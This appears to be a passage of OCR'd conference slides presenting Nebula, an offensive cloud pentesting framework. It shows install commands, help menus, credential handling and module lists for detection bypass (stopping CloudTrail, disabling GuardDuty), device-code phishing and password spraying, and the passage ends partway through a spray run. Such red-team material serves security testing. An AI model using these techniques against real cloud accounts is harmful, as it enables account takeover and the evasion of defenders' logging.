
Nebula - 3 years of kicking *aaS and taking usernames

Bleon Proko

```
(blackhat)()(Nebula) >>> use credentials gl4ssesbo1
(blackhat)()(Nebula) >>> getuid
```


UserName: gl4ssesbo1

```
{
    "UserName": "gl4ssesbo1",
    "UserInfo": {
        "UserName": "gl4ssesbo1",
        "Name": "Bleon Proko",
        "Description": "Cloud Security Researcher @ Permiso",
        "Conferences": ["BlackHat", "DEF CON", "BSides*", "SANS"]
         "Tools": [
            {
                "Name": "Nebula",
                "Repo": "https://github.com/gl4ssesbo1/Nebula"
            },
            {
                "Name": "YettiHunter",
                "Repo": "https://github.com/Permiso-io-tools/YetiHunter"
            }
        ]
    }
}
```




DISCLAIMER

- I tried all the scenarios here. If something fails for any reason, I’m sorry.
- Any bugs that I find here I will take a note of and fix




TEAMSERVER

CLIENT



TOOL ARCHITECURE



INSTALLATION

```
$ docker build -t nebula-teamserver .
```

Then, just run it using docker:

```
$ docker run -it nebula-teamserver -dH <database host> -du <database user> -dp <database password> -dn
-----------------------------------------------------------------
         _  _      _          _
        | \ | |    | |        | |
        |  \| | ___| |__  _   _| | __ _
        | . ` |/ _ \ '_ \| | | | |/ _` |
  ______| |\  |  __/ |_) | |_| | | (_| |
 |______|_| \_|\___|_.__/ \__,_|_|\__,_|
    | | ___  __ _ _ __ ___   ___  ___ _ ____   _____ _ __
    | |/ _ \/ _` | '_ ` _ \ / __|/ _ \ '__\ \ / / _ \ '__|
    | |  __/ (_| | | | | | | \__ \  __/ |   \ V /  __/ |
    |_|\___|\__,_|_| |_| |_|_|___/\___|_|    \_/ \___|_|
-----------------------------------------------------------------
37 aws          0 gcp           4 azure         0 office365
0 docker        0 kubernetes    4 misc          11 azuread
4 digitalocean
-----------------------------------------------------------------
60 modules      6 cleanup               0 detection
19 enum         5 exploit               2 persistence
1 listeners     0 lateral movement      7 detection bypass
7 privesc       10 reconnaissance       2 stager        0 postexploitation
1 misc

[*] Port is busy. Is a MongoDB instance running there? [y/N] y
-----------------------------------------------------------------
[*] JWT Secret Key set to: '<secret value>'
[*] Database Server set to: '<db host>:<db port>'
[*] Database set to: '<db name>'
[*] Teamserver IP address is '<teamserver host>'
[*] User 'cosmonaut' was created!
[*] API Server set to: '<api host>:<api port>'
-----------------------------------------------------------------
```


Just build the container for both teamserver and client

```
$ docker build -t nebula-client .
```

Then, just run it using docker:

```
$ docker run -it nebula-client -ah <api host> -p <teamserver password> -b
-----------------------------------------------------------------
37 aws          0 gcp           4 azure         0 office365
0 docker        0 kubernetes    4 misc          13 azuread
4 digitalocean
-----------------------------------------------------------------
62 modules      6 cleanup               0 detection
19 enum         5 exploit               2 persistence
1 listeners     0 lateral movement      7 detection bypass
7 privesc       10 reconnaissance       2 stager
1 misc          2 initialaccess         0 postexploitation
-----------------------------------------------------------------

[*] Importing sessions found on ~/.aws
[*] No sessions found on ~/.aws
()()(Nebula) >>>
```

MODULES



Providers

Module Type

HELP

```
()()(Nebula) >>> help

    Help Command:                   Description:
    -------------                   ------------
    help                            Show help for all the commands
    help credentials                Show help for credentials
    help module                     Show help for modules
    help user-agent                 Show help for credentials
    help shell                      Show help for shell connections
    help info                       Show help for info commands
    help user                       Show help for cosmonauts


    Credential commands             Description
    -------------------             -----------
    set aws-credentials <cred name>     Insert credentials while providing the name as argument
    set do-credentials <cred name>      Insert credentials while providing the name as argument
    set azure-credentials <cred name>   Insert credentials while providing the name as argument
    use credentials <cred name>         Use the credentials you want
    show credentials                    Show all credentials
    show current-creds                  Show credentials you are currently using
    remove credentials                  Delete credentials
    getuid                              Get the username, arn, account ID from a set of credentials you have found.
    getuid ssmrole                      Check if the SSM Instance Profile is using AmazonEC2RoleforSSM or AmazonSSMManagedInstanceCore


    Module Commands                 Description
    ---------------                 -----------
    show modules                    List all the modules
    use module <module>             Use a module.
    options                         Show options of a module you have selected.
    run                             Run a module you have selected. Eg: 'run <module name>'
    back                            Unselect a module
    set <option>                    Set option of a module. Need to have the module used first.
    unset <option>                  Unset option of a module. Need to have the module used first.


    User-Agent commands             Description
    -------------------             -----------
    set user-agent windows          Set a windows client user agent
    set user-agent linux            Set a linux client user agent
    set user-agent custom           Set a custom client user agent
    show user-agent                 Show the current user-agent
    unset user-agent                Use the user agent that boto3 produces


    Shell commands                  Description
    --------------                  -----------
    shell exit_particle_shell       Kill a connection
    shell <command>                 Run a command on a system. You don't need " on the command, just shell <command1> <command2>


    User commands                   Description
    -------------                   -----------
    create user <user>              Create a new user to login to the teamserver
    reset-password <user>           Reset the password of a current user
    remove user <user>              Delete a current user


    Info commands                   Description
    -------------                   -----------
    list_aws_iam_users              List all the users enumerated before and stored on the database
    get_aws_iam_user <user>         Get info on a single user provided
    list_aws_s3_bucket <user>       List all buckets enumerated before
    get_aws_s3_bucket <bucket>      Get info on one specific bucket
```

```
(test)()(Nebula) >>> help module

    Module Commands                 Description
    ---------------                 -----------
    show modules                    List all the modules
    use module <module>             Use a module.
    options                         Show options of a module you have selected.
    run                             Run a module you have selected. Eg: 'run <module name>'
    back                            Unselect a module
    set <option>                    Set option of a module. Need to have the module used first.
    unset <option>                  Unset option of a module. Need to have the module used first.
```

```
(test)()(Nebula) >>> help credentials

    Credential commands             Description
    -------------------             -----------
    set aws-credentials <cred name>     Insert credentials while providing the name as argument
    set do-credentials <cred name>      Insert credentials while providing the name as argument
    set azure-credentials <cred name>   Insert credentials while providing the name as argument
    use credentials <cred name>         Use the credentials you want
    show credentials                    Show all credentials
    show current-creds                  Show credentials you are currently using
    remove credentials                  Delete credentials
    getuid                              Get the username, arn, account ID from a set of credentials you have found.
    enum_user_privs                     Get the Read Privileges of a set of Credentials
```

```
(test)()(Nebula) >>> help user-agent

    User-Agent commands             Description
    -------------------             -----------
    set user-agent windows          Set a windows client user agent
    set user-agent linux            Set a linux client user agent
    set user-agent custom           Set a custom client user agent
    show user-agent                 Show the current user-agent
    unset user-agent                Use the user agent that boto3 produces
```

COSMONAUT


```
()()(Nebula) >>> show cosmonauts
[*] Cosmonauts:
---------------
 > cosmonaut
---------------
()()(Nebula) >>> create user gl4ssesbo1
Password:
[*] User 'gl4ssesbo1' Created.
()()(Nebula) >>> show cosmonauts
[*] Cosmonauts:
---------------
 > cosmonaut
 > gl4ssesbo1
---------------
```

```
()()(Nebula) >>> reset-password gl4ssesbo1
Password:
[*] User 'gl4ssesbo1' Password's reseted.
()()(Nebula) >>>
```

Cosmonaut is the default user created when the teamserver is executed

```
()()(Nebula) >>> remove user gl4ssesbo1
[*] User 'gl4ssesbo1' Deleted.
()()(Nebula) >>> show cosmonauts
[*] Cosmonauts:
---------------
 > cosmonaut
---------------
()()(Nebula) >>>
```

CLIENT PROMPT



CREDENTIALS

```
()()(Nebula) >>> set aws-credentials nebulauser
Access Key ID: AK[redacted]6
Secret Key ID: F9[redacted]K
Region: us-east-1

Do you also have a session token?[y/N]
[*] Credentials set. Use 'show credentials' to check them.
[*] Currect credential profile set to 'nebulauser'.Use 'show current-creds' to check them.
()()(Nebula) >>> show current-creds
-------------------------------------
Profile: nebulauser
-------------------------------------
        provider: AWS
        profile: nebulauser
        access_key_id: AKIA4MTWLERB3KP6LC66
        secret_key: F**********************************K
        region: us-east-1

(nebulauser)()(Nebula) >>>
```

AWS

DigitalOcean

```
(nebulauser)()(Nebula) >>> set do-credentials testdo
Are credential Space S3 Credentials? [y/N] n
n
DigitalOcean Token: do_dklsandklsandklsamdlksadkldaskjdhjsakhdjksahdjkashd
[*] Credentials set. Use 'show credentials' to check them.
[*] Currect credential profile set to 'testdo'.Use 'show current-creds' to check them.
(nebulauser)()(Nebula) >>>
```

GETUID

```
------------------------------------------------------------------
userPrincipalName: testUser@djsagdhjsgadskadhjgsadhjaou.onmicrosoft.com
------------------------------------------------------------------
{
    "@odata.context": "https://graph.microsoft.com/beta/$metadata#users/$entity",
    "accountEnabled": true,
    "ageGroup": null,
    "assignedLicenses": [],
    "assignedPlans": [],
    "authorizationInfo": {
        "certificateUserIds": []
    },
    "businessPhones": [],
    "city": null,
    "cloudRealtimeCommunicationInfo": {
        "isSipEnabled": null
    },
    "companyName": null,
    "consentProvidedForMinor": null,
    "country": null,
    "createdDateTime": "2023-10-20T18:29:51Z",
    "creationType": null,
    "deletedDateTime": null,
    "department": null,
    "deviceKeys": [],
    "displayName": "Test User",
    "employeeHireDate": null,
    "employeeId": null,
    "employeeLeaveDateTime": null,
```

Azure

AWS

```
------------------------------------------------------------------
Arn: arn:aws:iam::851725460547:user/admin
------------------------------------------------------------------
{
    "Arn": "arn:aws:iam::851725460547:user/admin",
    "AttachedPolicies": [],
    "UserGroups": [
        {
            "Arn": "arn:aws:iam::851725460547:group/admin",
            "AttachedPolicies": [
                {
                    "Policy": {
                        "Arn": "arn:aws:iam::aws:policy/AdministratorAccess",
                        "AttachmentCount": 3,
                        "CreateDate": "Fri, 06 Feb 2015 18:39:46 GMT",
                        "DefaultVersionId": "v1",
                        "Description": "Provides full access to AWS services and resources.",
                        "IsAttachable": true,
                        "Path": "/",
                        "PermissionsBoundaryUsageCount": 0,
                        "PolicyId": "ANPAIWMBCKSKIEE64ZLYK",
                        "PolicyName": "AdministratorAccess",
                        "Tags": [],
                        "UpdateDate": "Fri, 06 Feb 2015 18:39:46 GMT"
                    }
                }
            ],
```

MODULE LIST

Modules	Description
cleanup/aws_guardduty_enable_detector	Enables a GD Detector on a specific region.
cleanup/aws_guardduty_enable_s3_source	Reenabled Guard Duty Data Sources that has been disabled before
cleanup/aws_guardduty_revert_finding_time	Revert the detection time back to the original.
cleanup/aws_s3_delete_bucket	Gets the name of a bucket and deletes it. The bucket policy should allow it.
cleanup/aws_iam_delete_login_profile	Delete access of a user to the Management Console
cleanup/aws_iam_delete_access_key	Delete access key of a user by providing it.
detectionbypass/aws_cloudtrail_stop_logging	Stop a CloudTrail Trail on a specific Region.
detectionbypass/aws_guardduty_update_ip_sets	Disables a GD Detector on a specific region. Mind you, many security systems detect this behaviour.
detectionbypass/aws_guardduty_increase_finding_time	Changes the GD Time to either 1 or 6 hours, giving attackers time to work without detection. Mind you, many security systems detect this behaviour.
detectionbypass/aws_s3_empty_log_bucket	Empty the bucket where CloudTrail Logs are stored.
detectionbypass/aws_cloudtrail_delete_trail	Delete a CloudTrail Trail on a specific Region.
detectionbypass/aws_guardduty_disable_s3_source	Disables S3 as a data source for GD. Mind you, many security systems detect this behaviour.
detectionbypass/aws_guardduty_disable_detector	Disables a GD Detector on a specific region. Mind you, many security systems detect this behaviour.
enum/digitalocean_space_enum_all	Enumerate all Space using Space API
enum/aws_s3_list_bucket_objects	List the objects of a bucket

RUNNING MODULE

RECONNAISSANCE

```
(test)()(Nebula) >>> search reconnaissance/
```

Modules	Description
reconnaissance/azuread_unauth_user_enum	
reconnaissance/azure_fuzz_aks_api_server	Gets the name of a basename or a list of basenames separated by comma (',') or a wordlist of the basename and bruteforces the name of the services by sending DNS Requests to them.
reconnaissance/misc_grayhatwarfare	Find open buckets on GrayHatWarFare. The buckets can be Azure, AWS or DigitalOcean buckets. You'll need an access token, so you'll need an account on GrayHatWarFare.
reconnaissance/misc_dns_fuzzing	Get a list of hosts and checks if they exist.
reconnaissance/digitalocean_space_bucket_name_fuzzer	Gets the name of a SPACE or a list of SPACES separated by comma (',') or a wordlist of the SPACE name and bruteforces the name of the SPACE by sending a request to https://<SPACEname>.s3.<region>.amazonaws.com or if it's a website by querying http://<SPACEname>.s3-<region>.amazonaws.com.
reconnaissance/azure_service_dns_fuzzer	Gets the name of a basename or a list of basenames separated by comma (',') or domain and country and generates the wordlist and bruteforces the name of the services by sending DNS Requests to them.
reconnaissance/aws_s3_bucket_name_fuzzer	Gets the name of a bucket or a list of buckets separated by comma (',') or a wordlist of the bucket name and bruteforces the name of the bucket by sending a request to https://<bucketname>.s3.<region>.amazonaws.com or if it's a website by querying http://<bucketname>.s3-<region>.amazonaws.com.
reconnaissance/azure_check_azure_usage	Check if federation is configured for a domain.
reconnaissance/misc_find_ip_category	Checks for subdomains of the domain by enumerating certificates from crt.sh
reconnaissance/misc_crtsh	Checks for subdomains of the domain by enumerating certificates from crt.sh

RECONNAISSANCE

- reconnaissance/misc_crtsh
- reconnaissance/misc_find_ip_category
- reconnaissance/azure_check_azure_usage
- reconnaissance/azuread_unauth_user_enum
- reconnaissance/azure_service_dns_fuzzer
- reconnaissance/azure_fuzz_aks_api_server
- reconnaissance/aws_s3_bucket_name_fuzzer
- reconnaissance/digitalocean_space_bucket_name_fuzzer
- reconnaissance/azure_fuzz_aks_api_server

INITIAL ACCESS

- initialaccess/azuread_device_code_phish
- initialaccess/azuread_password_spray
- initialaccess/aws_elasticbeanstalk_deploy_digitalocean_phishing_page

```
(test)()(privesc/aws_iam_attach_policy_terraform) >>> search initialaccess
```

Modules	Description
initialaccess/azuread_device_code_phish	
initialaccess/aws_elasticbeanstalk_deploy_digitalocean_phishing_page	Description of your Module
initialaccess/azuread_password_spray	

PASSWORD SPRAY


```
(test)(m1Tr08z53l)(Nebula) >>> use module initialaccess/azuread_password_spray
(test)(m1Tr08z53l)(initialaccess/azuread_password_spray) >>> options
Desctiption:
------------------------------


Author:
------------------------------
        blog: https://www.pepperclipp.com/
        github: https://github.com/gl4ssesbo1
        name: gl4ssesbo1
        twitter: https://twitter.com/gl4ssesbo1

Needs Credentials: False
------------------------------

AWSCLI/AzureCLI Command:
------------------------------
        No awscli command

Calls:
------------------------------

Options:
------------------------------
        SERVICE:        none
                Required: true
                Description: The service that will be used to run the module. It cannot be changed.
        EMAIL:
                Required: false
                Description: The email of the user to test.

        PASSWORD:
                Required: false
                Description: The password to test against the email/email list

        PASSWORD-WORDLIST:
                Required: false
                Description: A list of passwords to test against the email/email list

        VERBOSE:        true
                Required: true
                Description: Get the status of all the emails. If not, you will only have the correct ones

        WORDLIST:
                Required: false
                Description: A wordlist of emails

(test)(m1Tr08z53l)(initialaccess/azuread_password_spray) >>>
```

```
(test)()(initialaccess/azuread_password_spray) >>> set WORDLIST /home/gl4ssesbo1/email.txt
(test)()(initialaccess/azuread_password_spray) >>> set PASSWORD-WORDLIST /home/gl4ssesbo1/pass.txt
(test)()(initialaccess/azuread_password_spray) >>> run
[*] The module might take a while. Please wait.
------------------------------------------------------------

Wordlist: /home/gl4ssesbo1/email.txt
------------------------------------------------------------

{
    "Wordlist": "/home/gl4ssesbo1/email.txt",
    "output": [
        "[*] User b[redacted] does not exist",
        "[*] User b[redacted] does not exist",
        "[*] Invalid user b[redacted] or missing password. Is the user part of an ADFS Account?",
